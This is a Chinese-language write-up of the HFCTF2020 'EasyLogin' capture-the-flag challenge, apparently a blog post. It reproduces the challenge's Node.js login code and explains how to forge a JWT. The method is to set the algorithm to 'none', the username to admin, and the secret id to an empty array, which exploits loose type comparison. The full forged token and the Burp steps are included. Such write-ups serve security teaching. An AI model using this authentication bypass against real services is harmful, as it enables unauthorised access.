HFCTF2020-EasyLogin
Created At :
Count:742
Views 👀 :
HFCTF2020-EasyLogin
首先一打开是个登录界面
注册个号登录进去。

发现一个GET FLAG,点一下弹出信息permission denied,提示没有权限,我们在登录界面用bp抓个包

发现一串base64组成的jwt码
1
| eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZWNyZXRpZCI6MSwidXNlcm5hbWUiOiJtaXhicCIsInBhc3N3b3JkIjoiMTIzIiwiaWF0IjoxNzQzOTE5OTYzfQ.QsP3tYzvKrrPcnbB3QJ1QDeW69HpJYUb9nLF0x81NRE
|
在https://jwt.io/中打开

然后在controllers/api.js访问主要逻辑代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
| const crypto = require('crypto');
const fs = require('fs')
const jwt = require('jsonwebtoken')
const APIError = require('../rest').APIError;
module.exports = {
'POST /api/register': async (ctx, next) => {
const {username, password} = ctx.request.body;
if(!username || username === 'admin'){
throw new APIError('register error', 'wrong username');
}
if(global.secrets.length > 100000) {
global.secrets = [];
}
const secret = crypto.randomBytes(18).toString('hex');
const secretid = global.secrets.length;
global.secrets.push(secret)
const token = jwt.sign({secretid, username, password}, secret, {algorithm: 'HS256'});
ctx.rest({
token: token
});
await next();
},
'POST /api/login': async (ctx, next) => {
const {username, password} = ctx.request.body;
if(!username || !password) {
throw new APIError('login error', 'username or password is necessary');
}
const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorization;
const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;
console.log(sid)
if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
throw new APIError('login error', 'no such secret id');
}
const secret = global.secrets[sid];
const user = jwt.verify(token, secret, {algorithm: 'HS256'});
const status = username === user.username && password === user.password;
if(status) {
ctx.session.username = username;
}
ctx.rest({
status
});
await next();
},
'GET /api/flag': async (ctx, next) => {
if(ctx.session.username !== 'admin'){
throw new APIError('permission error', 'permission denied');
}
const flag = fs.readFileSync('/flag').toString();
ctx.rest({
flag
});
await next();
},
'GET /api/logout': async (ctx, next) => {
ctx.session.username = null;
ctx.rest({
status: true
})
await next();
}
};
|
主要就是这里,对登录的用户名进行了判断,只有用户名是admin时才可以读取flag:
1
2
3
4
5
6
7
8
9
10
11
12
| 'GET /api/flag': async (ctx, next) => {
if(ctx.session.username !== 'admin'){
throw new APIError('permission error', 'permission denied');
}
const flag = fs.readFileSync('/flag').toString();
ctx.rest({
flag
});
await next();
},
|
我们需要把alg改为none,username改为admin,secretid改为数组类型[],alg改为none表示不需要加密,username为admin获得登入权限。
1
2
3
4
5
6
7
| 利用nodejs的jwt缺陷,当jwt的secret为空,jwt会采用algorithm为none进行解密。
js是弱语言类型,可以将secretid设置为一个小数或空数组(空数组与数字比较时为0)来绕过secretid的一个验证(不能为null&undefined)
绕过代码
if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
throw new APIError('login error', 'no such secret id');
}
|
先在base64编码工具处修改alg

然后将其替换掉原来的第一部分(注意需要去掉=号),然后修改admin,secretid


由于不需要加密。jwt的第三部分就要删去,但是末尾的.需要保留,于是payload:
1
| ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0.eyJzZWNyZXRpZCI6W10sInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6IjEyMyIsImlhdCI6MTc0MzkxOTk2M30.
|
bp改包

然后登录进去之后访问api/flag即可看到flag。
或者先将get flag的请求抓包把response中的set-cookie放入api/flag
转载请注明来源,欢迎对文章中的引用来源进行考证,欢迎指出任何有错误或不够清晰的表达。